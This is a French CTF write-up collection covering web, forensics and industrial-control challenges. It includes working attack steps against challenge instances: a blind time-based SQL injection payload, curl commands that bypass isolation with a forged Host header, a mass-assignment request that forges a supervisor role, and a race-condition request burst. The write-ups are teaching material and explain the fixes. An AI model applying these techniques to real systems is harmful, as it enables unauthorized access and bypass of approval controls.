CSCTF 2026 « Total Warfare » — Write-ups

Équipe : RACE CONDITION · **Division :** Juniors · **Événement :** Chronos Security CTF 2026, 6–8 nov. 2026 (Jeopardy, 48 h)

Membres : 0xAr3s-root (AresGn) · Nyx (Nyx03-gbd)

Résolus : 44 challenges · 11 834 points (somme des valeurs des challenges au moment de la résolution ; le classement officiel fait foi)

Chaque write-up ci-dessous donne la démarche étape par étape, les impasses qui ont compté, et un script de résolution (voir l'annexe) qui recalcule le flag à partir des fichiers fournis. Les flags sont masqués sous la forme `CSCTF{...}`.

Résumé

#	Challenge	Catégorie	Points	Résolutions
1	Operation Dawn: The Command	Web	200	—
2	Switchboard	Web	120	170
3	Two-Key Turn	Web	120	194
4	Phantom Drift	Forensics	675	124
5	Silent Breaker	Forensics	369	81
6	Afterimage	Forensics	345	105
7	Polyglot Requiem	Forensics	342	108
8	Last Commit	Forensics	332	118
9	Dawn Array	Forensics	285	99
10	Ghost in the Historian	Forensics	275	107
11	Briefing for One	Forensics	270	82
12	Code Red Freight	Forensics	270	102
13	Interlock Witness	Forensics	270	99
14	CAPTCHA THE WATER PLANT	Forensics	168	32
15	Operation Dawn: Relay Snapshot	Forensics	125	42
16	Capability Ghost	Forensics	120	106
17	Flotsam	Forensics	120	100

#	Challenge	Catégorie	Points	Résolutions
18	Last Buffer	Forensics	120	119
19	Night Clerk	Forensics	120	45
20	Operation Dawn: The Burnt Server	Forensics	120	61
21	Operation Dawn: The Relay Tap	Forensics	120	36
22	Redline	Forensics	120	127
23	Signal Reconciliation	Forensics	120	51
24	Tone Burst	Forensics	120	113
25	Grid Watch	Réseau	672	75
26	Ghost Signal	Réseau	587	145
27	Water Hammer Reconciliation	Réseau	326	124
28	Dark Anchorage Reconciliation	Réseau	302	101
29	Hard Landing	Réseau	120	86
30	Radar Silence	Réseau	120	158
31	Severed Link	Réseau	120	84
32	Ghost Bank	Reverse / Malware	856	29
33	HELIOS-RTU	Reverse / Malware	782	52
34	Carrier Shadow	Reverse / Malware	540	264
35	Ground Lock	Reverse / Malware	120	163
36	Operation Dawn: Radio Recovery	Reverse / Malware	120	156
37	PoshTerm	Reverse / Malware	120	126
38	The Lock Box	Reverse / Malware	120	166
39	Operation Blackout	ICS / SCADA	663	138
40	Operation Dawn: The Sentry's Model	ML / IA	540	261
41	Command Calendar Reconciliation	Divers	120	141
42	Operation Dawn: The Shared Model	Divers	120	213
43	The Reconnaissance Plate	Divers	120	96
44	Watch List Audit	Divers	120	243
	Total		**11834**	

Méthodologie et usage de l'IA

Notre façon de travailler

- **Les preuves d'abord.** Chaque challenge a été résolu à partir des fichiers fournis. Quand plusieurs fichiers décrivent le même fait, nous les avons recoupés avant d'en tirer quoi que ce soit, et traité les contradictions comme de possibles leurres (voir *Operation Blackout*, où chaque champ est vérifié sur des sources indépendantes).
- **Le script est la preuve.** Chaque write-up est accompagné d'un script qui recalcule le flag à partir des fichiers d'origine ou du service en ligne. Aucun flag n'est écrit en dur : si les preuves changent, le script échoue clairement au lieu d'afficher une mauvaise réponse.
- **Des notes en direct, échecs compris.** Nous avons noté les commandes, les pistes et les impasses pendant l'événement. Les soumissions refusées sont conservées et expliquées (par exemple les trois tentatives refusées sur *Operation Blackout*, analysées dans sa section « Ce que j'ai appris »).

Usage de l'IA (déclaré)

Nous avons utilisé un assistant de programmation IA (Claude, via Claude Code) pendant l'événement : pour aider à analyser les fichiers, écrire et améliorer des scripts, et rédiger et traduire les write-ups (anglais et français). Nous lui avons fixé des règles explicites, conservées dans le repo sous le nom `AGENT.md` :

- ne jamais inventer une commande, une sortie, une étape ou un chiffre : un fait inconnu est demandé à l'humain ou laissé ouvert ;
- poser à la personne qui a résolu une liste fixe de questions (ce qui a été essayé, ce qui a échoué et pourquoi, l'idée clé, les commandes exactes) avant de rédiger ;
- ne jamais écrire un vrai flag, ne rien envoyer hors de l'équipe, ne jamais commiter les fichiers des challenges.

Règle de vérification : une piste ou un résultat proposé par l'IA n'était retenu que si le script le reproduisait à partir des fichiers fournis et que la plateforme acceptait le flag. Les hypothèses qui ne passaient pas ce contrôle étaient abandonnées, et celles dont on pouvait tirer une leçon sont décrites dans la section « Ce que j'ai appris » de chaque write-up.

Web

Operation Dawn: The Command

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
web	200	—	✅	—	0xAr3s-root	Chronos Security

Énoncé

> Operation Dawn, annexe entrée 07. L'Armée des Cendres exploitait un portail de statut pour son checkpoint de canal ; les équipes cyber de la coalition ont saisi les logs du serveur web. Un visiteur a quitté la base de données du portail avec le secret de liaison du checkpoint sans jamais déclencher une page d'erreur. Récupérez ce qu'il a pris et soumettez-le tel quel. Il porte déjà ses propres accolades, ne les doublez pas.
>
> Le portail, ses unités et tous les hôtes du log sont fictifs. Pièce jointe : `access.log`, 514 137 octets, SHA-256 `3bb180802cc90b56984f179cb4315fc805d1e047e8a2374544044858fea30db2`. Chaque ligne est au format combined de nginx, suivi de `rt=`, le temps de réponse en secondes.

Fichiers fournis : `files/access.log` (non commité)

En bref

Injection SQL aveugle temporelle sur `GET /api/status?unit=` — l'attaquant utilisait `IF(SUBSTR(token,N,1)='X',SLEEP(2),0)` pour exfiltrer le token caractère par caractère ; les requêtes avec `rt ≥ 2` révèlent chaque caractère correct.

Démarche

1. Reconnaissance — lecture du format de log

Le log est au format nginx combined, avec un champ `rt=SECONDES` ajouté à chaque ligne. Le trafic normal (IP `192.0.2.76`) navigue sur le portail avec des temps de réponse inférieurs à la milliseconde.

Une IP se distingue immédiatement : `198.51.100.66`, utilisant `python-requests/2.32.3` sans `Referer` — c'est de l'automatisation.

2. Identification de l'attaque

La recherche de mots-clés SQL révèle une longue série de requêtes vers `/api/status` :

```
GET /api/status?unit=43'+AND+IF(SUBSTR(token,6,1)='Z',SLEEP(2),0)--+- HTTP/1.1
```

C'est une **injection SQL aveugle temporelle** :

- La colonne `token` est exfiltrée caractère par caractère.
- `SUBSTR(token, N, 1)` extrait le Nième caractère.
- `IF(..., SLEEP(2), 0)` fait dormir le serveur 2 secondes si la supposition est correcte.
- L'attaquant teste chaque caractère imprimable à chaque position et observe le temps de réponse.

Toutes les requêtes retournent HTTP `200` avec un petit corps — aucune page d'erreur, ce qui confirme le texte de l'énoncé.

3. Reconstruction

Le champ `rt=` enregistre le temps de réponse réel du serveur. Une requête avec `rt >= 2.0` signifie que `SLEEP(2)` s'est déclenché → le caractère deviné était correct.

On parse toutes les lignes correspondantes, on URL-décode le caractère (`%7B` → `{`, `%7D` → `}`), et on assemble le token par position :

```
        python3 solve/solve.py files/access.log
```

```
[+] Token length : 41
[+] Recovered token: flag{...}
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}`

Ce que j'ai appris

- Le challenge est du **forensics de log** pur : pas besoin d'exploitation en direct, il suffit de rejouer ce que l'attaquant a déjà fait.
- Insight clé : le champ `rt=` dans les logs nginx est l'indice décisif. Sans lui, il faudrait compter les requêtes en double par position pour trouver le « gagnant » par fréquence, ce qui est plus bruité.
- Le décodage URL du champ caractère est facile à rater — `{` et `}` sont encodés en `%7B` / `%7D` et doivent être décodés, sinon le premier et dernier caractère seront faux.

Outils et références

- Python 3 (`re` , `urllib.parse.unquote`)
- Documentation du format de log nginx
- Blind time-based SQLi : OWASP Testing Guide – OTG-INPVAL-005

Switchboard

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
web	120	170	✅	—	0xAr3s-root	Iulian Schifirnet

Énoncé

> La Directorate conjointe des opérations de Vardanne, coordonnant la participation de Vardanne à la coalition Operation Dawn, exploite un vieux central téléphonique dont le tableau public affiche l'état de ses circuits de jonction. Le poste de garde contacte un contrôleur de central séparé via la jonction interne, et ce contrôleur peut exporter la clé de chiffrement de jonction actuelle, mais seulement pour un superviseur inscrit au tableau de service.
>
> Atteignez le contrôleur et exportez la clé. Démarrez votre propre instance depuis cette page et travaillez uniquement contre l'adresse qu'elle vous donne.
>
> Format du flag : `CSCTF{...}`

Cible : une instance par joueur sur `http://w06.ctf.chronos-security.ro:<port>` (durée de vie de 30 minutes).

En bref

Le tableau public de l'état des lignes et le contrôleur de central « réservé au réseau interne » sont servis par **le même backend, sur le même host:port**, routés uniquement selon l'en-tête `Host` . Envoyer `Host: exch-ctl.vjod.internal` — un nom d'hôte révélé seulement en base64 dans le JS du tableau public — atteint directement le contrôleur (un contournement équivalent à un SSRF, sans même avoir besoin d'un payload SSRF : juste un en-tête). Le `POST /auth` du contrôleur accepte un champ `role` fourni par le client et l'intègre sans vérification dans le cookie de session signé (mass assignment), donc `{"username": "x", "role": "supervisor"}` fabrique gratuitement une session superviseur. `GET /export/trunk-key` avec ce cookie renvoie le flag.

Démarche

1. Reconnaissance — le tableau public

```
curl -s http://w06.ctf.chronos-security.ro:34144/
```

Un simple tableau de bord « Line status » pour les jonctions voix, qui interroge `GET /api/lines` toutes les 30s. Rien d'exploitable à vue sur le tableau lui-même (JSON en lecture seule, aucun paramètre SSRF). Le pied de page mentionne un bloc « Service endpoints » avec une entrée « Exchange controller » affichée comme `checking…`, remplie par le JS.

2. La fuite du nom d'hôte dans `switchboard.js`

```
curl -s http://w06.ctf.chronos-security.ro:34144/static/switchboard.js
```

```
// Exchange controller endpoint, as configured by the NOC. Shown for reference
// only; the browser cannot reach it from here (separate trunk, different host),
// so the live figures below are read from the public status API instead.
var controller = atob("ZXhjaC1jdGwudmpvZC5pbnRlcm5hbA==");
```

`atob("ZXhjaC1jdGwudmpvZC5pbnRlcm5hbA==")` → `exch-ctl.vjod.internal`. Le commentaire insiste sur le fait que le *navigateur* ne peut pas l'atteindre (« jonction séparée, hôte différent ») — vrai pour un fetch côté client contraint par la Same-Origin Policy et le DNS, mais ça ne dit rien de ce qui se passe si *nous*, en tant que client HTTP, demandons simplement ce Host au même serveur.

3. Le routage par en-tête Host = SSRF gratuit

```
curl -s http://w06.ctf.chronos-security.ro:34144/ \
  -H "Host: exch-ctl.vjod.internal"
```

Cela renvoie une *application complètement différente* : « Overview - Exchange controller », « RESTRICTED · STAFF ONLY », avec sa propre table d'API :

Méthode	Chemin	But	Accès
POST	`/auth`	Ouvre une session opérateur. Body : `username`.	jonction interne
GET	`/operators`	Tableau de service et session courante.	session opérateur
GET	`/export/trunk-key`	Exporte la clé de chiffrement de jonction.	**superviseur**
GET	`/healthz`	Liveness.	tous

Le même processus backend sert deux sites logiques, choisis selon que l'en-tête `Host` correspond exactement à `exch-ctl.vjod.internal` — tout autre Host (y compris absent ou quelconque) retombe sur le tableau public. Aucune isolation réseau « jonction interne » n'est réellement appliquée ; l'affirmation « interne uniquement » est purement cosmétique.

4. Authentification triviale, puis mass assignment

```
curl -s -X POST http://w06.ctf.chronos-security.ro:34144/auth \
  -H "Host: exch-ctl.vjod.internal" -H "Content-Type: application/json" \
  -d '{"username":"test"}'
# {"ok":true,"operator":"test","role":"operator"}
```

Comme documenté, aucun mot de passe n'est demandé. Le `role` renvoyé est toujours `"operator"` pour un simple nom d'utilisateur — jusqu'à ce qu'on remarque que le body est parsé de façon permissive et qu'un champ `role` fourni par le client est accepté directement :

```
curl -s -i -X POST http://w06.ctf.chronos-security.ro:34144/auth \
  -H "Host: exch-ctl.vjod.internal" -H "Content-Type: application/json" \
  -d '{"username":"test","role":"supervisor"}'
```

```
Set-Cookie: ctl_sid=eyJvcGVyYXRvciI6InRlc3QiLCJyb2xlIjoic3VwZXJ2aXNvciJ9.avB34w.Do2O... ;
HttpOnly
{"ok":true,"operator":"test","role":"supervisor"}
```

Le contenu décodé du cookie est simplement `{"operator":"test","role":"supervisor"}` — le serveur signe le rôle qu'on lui donne, il ne le dérive jamais côté serveur à partir du tableau de service (`GET /operators` montre de vrais superviseurs comme `R. Antonescu` / `EX-01`, mais usurper leur nom ou leur indicatif ne donne toujours que `role: "operator"` ; seul l'envoi direct du champ `role` fonctionne).

5. Export de la clé

```
curl -s http://w06.ctf.chronos-security.ro:34144/export/trunk-key \
  -H "Host: exch-ctl.vjod.internal" \
  -H "Cookie:
ctl_sid=eyJvcGVyYXRvciI6InRlc3QiLCJyb2xlIjoic3VwZXJ2aXNvciJ9.avB34w.Do2OxQWWbZo5oKmOcimIHIL
ssIY"
```

```
{
  "algorithm": "AES-256-GCM",
  "exported_by": "test",
  "key_id": "KTK-2026-10-B",
  "trunk_key": "CSCTF{...} (redacted)",
  "valid_from": "2026-11-08T13:17:57Z"
}
```

Script de résolution : `solve/solve.py` (voir l'annexe)

```
python3 solve/solve.py http://w06.ctf.chronos-security.ro:34144
```

```
[+] Reaching internal controller via Host: exch-ctl.vjod.internal
[+] POST /auth -> {'ok': True, 'operator': 'ctf-player', 'role': 'supervisor'}
[+] Session cookie: ctl_sid=...
[+] GET /export/trunk-key -> { ... "trunk_key": "CSCTF{...} (redacted)" ... }
[+] Flag: CSCTF{...} (redacted)
```

Flag

`CSCTF{...} (redacted)`

Ce que j'ai appris

- **L'« isolation » par en-tête Host n'est pas une isolation réseau.** Le texte de l'énoncé (« le navigateur ne peut pas l'atteindre… jonction séparée, hôte différent ») décrit une limitation *côté client* (Same-Origin Policy / résolution DNS), pas un contrôle côté serveur. N'importe quel client HTTP capable de fixer un en-tête `Host` arbitraire contourne ça instantanément — c'est la même famille de bug que le SSRF classique, sauf qu'on n'a même pas besoin que le serveur fasse un proxy pour nous : l'app « interne » est directement accessible, sur la même socket exacte.
- **Ne jamais faire confiance à un champ fourni par le client qui influence l'autorisation**, surtout quand le nom du champ correspond exactement à un concept de privilège interne (`role`). Le correctif est de dériver `role` uniquement côté serveur (à partir de l'identité authentifiée confrontée au tableau de service, jamais du corps de la requête) et de ne jamais laisser un mass assignment du body atteindre des champs de session sensibles.
- Décoder le nom d'hôte en base64 « pour référence uniquement » était le vrai indice que le challenge voulait un pivot par en-tête Host plutôt que, disons, un paramètre SSRF littéral — quand une appli explique dans un commentaire exactement *pourquoi* on est censé ne pas pouvoir atteindre quelque chose, ça vaut la peine de le tester en dehors des contraintes du navigateur.

Outils et références

- `curl -H "Host: ..."` pour atteindre directement un vhost routé par en-tête Host
- Mass assignment : OWASP — Mass Assignment Cheat Sheet
- Attaques par en-tête Host : PortSwigger — HTTP Host header attacks

Two-Key Turn

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
web	120	194	✅	—	0xAr3s-root	Chronos Security

Énoncé

> La console d'autorisation de tir côtière de Kessara n'arme un ordre de tir que lorsque deux officiers DISTINCTS l'ont approuvé — la règle des deux personnes. Un insider hostile détient les identifiants d'un officier (VEGA-7). Un ordre est encore en attente d'autorisation : faites-le passer à ARMED avec votre unique identifiant et lisez son autorisation d'armement.
>
> L'API s'auto-documente sur `GET /schema`. Votre clé d'opérateur est `opk_vega7_2f4b9c17e0a3` — envoyez-la via `Authorization: Bearer <clé>`. N'interagissez qu'avec votre instance assignée.
>
> Format du flag : `CSCTF{...}`

Cible : une instance par joueur sur `http://w05.ctf.chronos-security.ro:<port>` (durée de vie de 30 minutes).

En bref

La vérification « une approbation par officier » de la règle des deux personnes est une **race condition TOCTOU** classique : envoyer une rafale de requêtes `POST /orders/{id}/approve` concurrentes avec la *même* clé d'opérateur permet à plusieurs requêtes de lire « 0 approbation préalable » avant qu'aucune n'ait validé son propre enregistrement. Deux d'entre elles écrivent chacune un enregistrement d'approbation pour `VEGA-7`, `approvals` atteint `required_approvals = 2`, l'ordre passe à `ARMED`, et la réponse contient `arming_authorization` — le flag.

Démarche

1. Reconnaissance — lecture du schéma auto-documenté

```
curl -s http://w05.ctf.chronos-security.ro:34125/schema | jq
```

```
        {
          "authorization_model": {
            "two_person_rule": "an order arms only when TWO DISTINCT officers have each
cast APPROVE (required_approvals = 2)",
            "approve": "idempotent per officer while an approval window is pending",
            "pending_ttl_seconds": 8.0,
            "concurrent_action": "an ordinary 6-8 separate-connection approval burst is
supported"
          },
          "routes": {
            "GET /orders": "list fire orders and retry information",
            "GET /orders/{id}": "order detail; arming_authorization appears only after
ARMED",
            "POST /orders/{id}/approve": "cast one approval on the order"
          },
          "your_officer": "VEGA-7",
          "issued_operator_credential": "opk_vega7_2f4b9c17e0a3"
        }
```


Deux formulations sautent aux yeux :

- `approve` est **« idempotent per officer while an approval window is pending »** — c'est une description d'une *vérification*, pas une garantie sur la manière dont elle est implémentée.
- Le serveur annonce explicitement **supporter** « une rafale ordinaire de 6-8 approbations sur connexions séparées » — un indice fort, presque trop généreux, que l'envoi de plusieurs approbations simultanées sur des connexions distinctes est l'interaction attendue, et que c'est justement la gestion de la concurrence qui est testée.

2. Trouver l'ordre cible

```
        curl -s http://w05.ctf.chronos-security.ro:34125/orders \
          -H "Authorization: Bearer opk_vega7_2f4b9c17e0a3"
```


```
        {"orders":[
          {"id":"AO-7D31C9","battery":"Coastal Battery 3
(Saltmarsh)","status":"PENDING_AUTH","approvals":0,"required_approvals":2},
          {"id":"AO-19F4E2","status":"REJECTED", "...":"..."},
          {"id":"AO-A8C506","status":"EXECUTED",  "...":"..."},
          {"id":"AO-CE472A","status":"DRAFT",     "...":"..."}
        ]}
```


`AO-7D31C9` est le seul ordre `PENDING_AUTH` — notre cible.

3. La race condition

« Idempotent per officer » signifie presque toujours que le serveur fait quelque chose comme :

```
if officer not in order.approved_by:
    order.approved_by.add(officer)
    order.approvals += 1
```

C'est un schéma classique de **lecture-vérification-puis-écriture** (TOCTOU). Si deux requêtes du même officier arrivent en même temps sur le handler, les deux peuvent passer le `if` (en lisant le même état « pas encore approuvé ») avant que l'une des deux ait terminé d'écrire — chacune ajoute alors son propre enregistrement d'approbation, et `approvals` finit par compter le *même* officier deux fois au lieu d'être plafonné à un seul.

On envoie une rafale d'approbations concurrentes sur des connexions séparées :

```
        for i in $(seq 1 8); do
          curl -s -X POST http://w05.ctf.chronos-security.ro:34125/orders/AO-
7D31C9/approve \
             -H "Authorization: Bearer opk_vega7_2f4b9c17e0a3" &
        done
        wait
```

Résultat — deux des huit requêtes passent la vérification avant que la première écriture ne soit enregistrée :

```
        {"status":"ARMED","approvals":2,"required_approvals":2,
         "approval_records":[
           {"record_id":"APR-1-1","officer":"VEGA-7","epoch":1},
           {"record_id":"APR-1-2","officer":"VEGA-7","epoch":1}
         ],
         "arming_authorization":"CSCTF{...} (redacted)"}
```

Les deux enregistrements d'approbation appartiennent à `VEGA-7` — la règle « deux officiers distincts » a été entièrement contournée avec un seul identifiant, simplement en gagnant la course dans la fenêtre d'attente de 8 secondes.

Script de résolution : `solve/solve.py` (voir l'annexe)

```
        python3 solve/solve.py http://w05.ctf.chronos-security.ro:34125
```

```
[+] Target order: AO-7D31C9
[+] Firing 8 concurrent approve() requests (race condition)...
[+] Order status : ARMED
[+] Approvals    : 2/2
      - APR-1-1 by VEGA-7 (epoch 1)
      - APR-1-2 by VEGA-7 (epoch 1)
[+] Flag: CSCTF{...} (redacted)
```

Flag

`CSCTF{...} (redacted)`

Ce que j'ai appris

- Le schéma nomme presque la classe de vulnérabilité : « idempotent... while pending » est une garantie sur un *état*, et « concurrent action... burst is supported » est une invitation à tester *comment* la concurrence est gérée, pas seulement *si* elle l'est.
- C'est la même famille de bug que les races de double-dépense / double-vote dans les systèmes de paiement ou de vote : toute vérification « est-ce que cet acteur a déjà fait X ? » qui n'est pas appliquée atomiquement (contrainte d'unicité en base, compare-and-swap, ou verrou par ordre couvrant toute la séquence vérification-puis-incrément) peut être battue par des requêtes parallèles arrivant dans la même fenêtre.
- Le correctif est simple : imposer « une approbation par officier par ordre » via une opération atomique — contrainte unique en base sur `(order_id, officer)`, compare-and-swap, ou verrou par ordre couvrant toute la séquence — plutôt qu'une paire lecture-puis-écriture qui laisse une fenêtre pour d'autres threads/requêtes.
- Aucun contournement d'authentification n'était nécessaire : tout l'exploit n'utilise que l'unique identifiant fourni, en exploitant le timing plutôt que l'identité.

Outils et références

- `curl` avec des jobs en arrière-plan (`&` / `wait`) pour une rafale HTTP concurrente simple
- `concurrent.futures.ThreadPoolExecutor` en Python pour la version scriptée
- Fondamentaux des race conditions / TOCTOU : OWASP — Race Condition

Forensics

Phantom Drift

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	675	124	✅	—	0xAr3s-root	Dragoş Bacitea

Énoncé

> Reconnaissance drone Valkyrie-9 drifted off its approved waypoint while the command server recorded the mission as nominal. Reconcile the recovered client and backend logic with the flight record, telemetry, and radio intercept to show how the diversion avoided the alarm.
>
> This is a constructed offline forensic case.
>
> Attachments: `drone_control.decompiled`, `command_backend.decompiled`, `flight_log.bin`, `mission_manifest.json`, `radio_intercept.log`, `telemetry_logs.json`.
>
> Flag format: `CSCTF{16_lowercase_hex}`
>
> Flag construction: SHA-256 the concatenated text `<APPROVED_LAT_4DP><APPROVED_LON_4DP><LAT_OFFSET_6DP><LON_OFFSET_6DP><DISTANCE_1DP>` with no separators, then use the first 16 lowercase hex characters. The flight-log tag verifies the last 8 characters of the same digest; it is not an input.
>
> Flag derivation: `sha256(f"{approved_lat:.4f}{approved_lon:.4f}{delta_lat:.6f}{delta_lon:.6f}{displacement_m:.1f}")[:16]`. `approved_*` = manifest coordinates; `delta_*` = per-axis delta between approved and diverted coordinates, 6 decimals (degrees); `displacement_m` = great-circle distance in meters between approved and diverted points, 1 decimal. The `TAG:` value in `flight_log.bin` matches the last 8 hex of the same sha256.

Fichiers fournis : les six fichiers ci-dessus (non commités).

En bref

La commande `waypoint_update` contient chaque champ deux fois, en snake_case (l'approuvé 47.2591, 19.0402) et en PascalCase (le détourné 47.2600, 19.0450) ; le backend a validé une graphie et le drone a obéi à l'autre. Le détournement est de 0,000900° / 0,004800° = 376,2 m (rayon WGS84), et le tag du journal de vol sélectionne ce rayon et confirme le condensat → flag.

Démarche

1. Reconnaissance — les deux `.decompiled` sont du code source en base64, le reste est de la preuve

`drone_control.decompiled` (C#, Unity, Newtonsoft.Json) et `command_backend.decompiled` (Go 1.21) sont un en-tête plus un `DECODED_CONTENT = "<base64>"` ; le décoder donne les sources (lues seulement, rien d'exécuté). Les deux définissent le même `FlightParams` avec les tags JSON `altitude`, `speed`, `waypoint_lat`, `waypoint_lon`, `payload_weight`, `wind_compensation`, et le même validateur : rejet si `|lat − approuvé| > 0,001` ou `|lon − approuvé| > 0,001` (environ 111 m), contre le manifeste codé en dur 47.2591, 19.0402 (mêmes valeurs que `mission_manifest.json`).

Le log radio raconte l'histoire : à 12:30 la station sol 3 voit le drone 380 m à l'est de WP-Bravo, le contrôleur du drone dit que le waypoint a été mis à jour à 47.2600, 19.0450, et le serveur de commande répond « mission nominale, aucune anomalie ». La validation est donc passée pour une commande que le drone a exécutée autrement. (Je traite le « ~47.2600, 19.0450 » de la radio comme une piste et je le confirme dans la télémétrie, pas comme la réponse.)

2. Hypothèse — une charge utile, deux lectures

Dans `telemetry_logs.json`, l'enregistrement `waypoint_update` est la commande réelle. Il contient chaque champ deux fois :

```
"waypoint_lat": 47.2591, "waypoint_lon": 19.0402, ...
"WaypointLat": 47.26,    "WaypointLon": 19.045,   ...
```

Des clés dupliquées/aliasées sont la différentielle de parseurs classique : deux parseurs qui normalisent les noms de clés différemment (casse, underscores, dernier gagnant, correspondance insensible à la casse) voient des valeurs différentes dans les mêmes octets. Ici les valeurs approuvées sont sous la graphie que le validateur accepte (47.2591 → delta 0 → « PASS »), alors que les valeurs détournées (47.2600, 19.0450) sont sous l'autre graphie. Le reste des preuves confirme laquelle le drone a suivie : les fixes GPS de `transit_to_new_waypoint` passent de (47.2591, 19.0402) par (47.26, 19.045) et continuent de dériver vers le NE (47.2627, 19.0594), `waypoints_visited` liste `surveillance_target` à 47.26, 19.045, et `server_validation` dit PASS avec `discrepancy_detected: false` alors que `anomalies_detected` est vide. (Je n'ai exécuté aucun des deux parseurs ; le comportement exact de la bibliothèque n'est pas nécessaire pour le flag, et la note du serveur dans la télémétrie se trompe même sur la valeur lue par Go, donc je m'appuie sur les positions de télémétrie et la radio.)

3. Exploitation — calculer le flag, laisser le tag choisir le rayon terrestre

- `delta_lat = 47.2600 − 47.2591 = 0.000900`, `delta_lon = 19.0450 − 19.0402 = 0.004800` (positifs : détourné moins approuvé) ;

- `displacement_m` par haversine. L'énoncé ne précise pas le rayon terrestre : avec le rayon moyen 6 371 000 m la distance est de 375,8 m ; avec le rayon équatorial WGS84 6 378 137 m elle est de **376,2 m** ;
- `flight_log.bin` est un en-tête de 24 octets (`FLGT` , version, compteurs) suivi de 12 octets qui sont `TAG:xxxxxxxx` XORés avec l'identifiant de mission `Valkyrie-9` comme clé répétée (trouvée avec le clair connu `TAG:` → clé `Valk…`) : le tag est `dc6836a2` .

Seule la variante 376,2 m donne un SHA-256 dont les 8 derniers caractères hexa sont `dc6836a2` ; celle à 375,8 m finit par `2126c52e` , et les variantes à deltas négatifs ne correspondent pas non plus. Le tag valide donc à la fois le rayon et la convention de signe, et les 16 premiers caractères hexa de ce condensat sont le flag.

```
        python3 -I solve/solve.py files
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Deux composants qui « parsent le même JSON » ne lisent pas forcément la même valeur : des alias de clés (variantes de casse, doublons) suffisent à faire diverger un validateur et un exécutant, et un contrôle de signature ou de tolérance sur une lecture ne dit rien de l'autre.
- Lire toute la chaîne de preuves : la trace GPS de télémétrie, le résumé des waypoints visités et le log radio s'accordent sur le point détourné, ce dont le flag a besoin ; le « PASS » du serveur n'est que la vue du validateur.
- Le tag de vérification du journal de vol n'est pas qu'un contrôle : avec une formule sous-spécifiée (rayon terrestre, signe du delta), c'est l'oracle qui sélectionne la bonne variante.
- Le clair connu (`TAG:`) a trouvé la clé XOR sans rien deviner sur sa longueur.

Outils & références

- Python 3 (`json` , `base64` , `math` , `hashlib`)
- Différentielles de parseurs / problèmes d'interopérabilité JSON, distance haversine, rayon équatorial WGS84

Silent Breaker

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	369	81	✅	—	0xAr3s-root	Dan-Andrei Grigorescu

Énoncé

> A regional substation breaker tripped without warning. You have console access to Velkarion Mobile's signaling investigation tool and a forensic bundle from the substation's IEC 60870-5-104 network. Reconstruct what happened and who is responsible.
>
> Endpoint: GET /events for the flagged-signaling feed; start at GET /files/ for the case-file index and report contract; submit the completed report to POST /submit.
>
> Flag format: `CSCTF{...}`

Fichiers fournis : téléchargés depuis l'index `/files/` de l'instance : `README.md` (contrat du rapport), `description.md`, `roster.json`, `iec104_capture.pcap`, `hmi_monitoring.log` (non commités). Instance live `http://w01.ctf.chronos-security.ro:39328` (durée de vie 30 minutes, expirée) ; chaque lancement est un cas différent avec des données différentes.

En bref

Croiser les événements de signalisation d'un GT non légitime avec l'annuaire du personnel pour trouver l'employé ayant un accès VPN OT, lire la commande `ON` du disjoncteur (IOA, qualificatif, heure sur le fil) dans le pcap IEC 104, prendre le courant figé du run `QUALITY=SUSPECT` du journal historian, et soumettre ces cinq valeurs avec l'id de session VPN de l'employé ; le service renvoie le flag en `clearance_code`.

Démarche

1. Reconnaissance — lire le contrat avant de toucher à la console

`GET /files/` liste les fichiers du cas et un contrat (`/files/README.md`) qui définit tout : `/events` (gratuit), `/query/subscriber` et `/query/vpn-window` (budgétés), `POST /confirm-target` (**2 tentatives**, la bonne cible débloque la route VPN) et `POST /submit` (**5 rapports complets**, réponse réussite/échec seulement). Le rapport a cinq champs : `ioa_address`, `command_qualifier`, `command_time_utc` (heure sur le fil, pas début du VPN), `telemetry_status` (courant figé du run suspect) et `vpn_session_id`. Les tentatives étant rares, chaque valeur doit être dérivée hors ligne avant de soumettre.

2. Hypothèse — quatre sources indépendantes donnent les cinq champs

- **Qui** : `/events` précise que tout GT hors `GT-0000..GT-0999` n'est pas un pair légitime. Six événements viennent de `GT-7779-Q22` (UpdateLocation / SendRoutingInfoForSM) pour six MSISDN. En les croisant avec `roster.json` : seule **Sanda Ionescu, `VLK-1944-ION`, OT Field Engineering**, a `ot_vpn_access: true` ; les autres (Finance, RH, Juridique, Service client) ne peuvent pas accéder au VPN OT. Deux requêtes `/query/subscriber` ont confirmé que les deux numéros essayés étaient sur liste de surveillance (budget 8).

- **Ce qui a été envoyé** : dans le pcap (TCP 2404), parmi les rapports réguliers `M_ME_NC_1` (type 13, IOA `0x21fb`), une trame va dans l'autre sens, maître → RTU, à 08:55:36 UTC : `68 0e … 2d 01 06 00 01 00 fb 21 00 01` = type 45 `C_SC_NA_1` (commande simple), COT 6 (activation), octets IOA `fb 21 00` = **0x21fb**, SCO `01` = **ON** ; le RTU répond avec COT 7 (confirmation d'activation) à la même seconde. L'heure de commande est donc **08:55** (le rapport veut `HH:MM`).
- **Courant falsifié** : `hmi_monitoring.log` montre des lectures normales d'environ 452–455 A (±1,5 A), puis dès 08:54:40 une valeur constante **426,0 A** que l'historian marque `QUALITY=SUSPECT` de 08:55:00 à 08:57:30 (les deux premières lectures identiques restent `GOOD` car la règle exige trois). Sur le fil, les lectures propres du RTU continuent de varier et reviennent vers 453 A : 426,0 A est donc un enregistrement figé/rejoué de l'historian, pas une valeur live : `telemetry_status = 426.0`.
- **Quelle session** : donnée seulement après un `/confirm-target` correct.

3. Exploitation — confirmer la cible, obtenir la session, soumettre

```
        python3 -I solve/solve.py http://<cible>            # dérive et affiche le rapport
(GET seulement)
        python3 -I solve/solve.py http://<cible> --submit   # confirm-target + vpn-window
+ submit
```

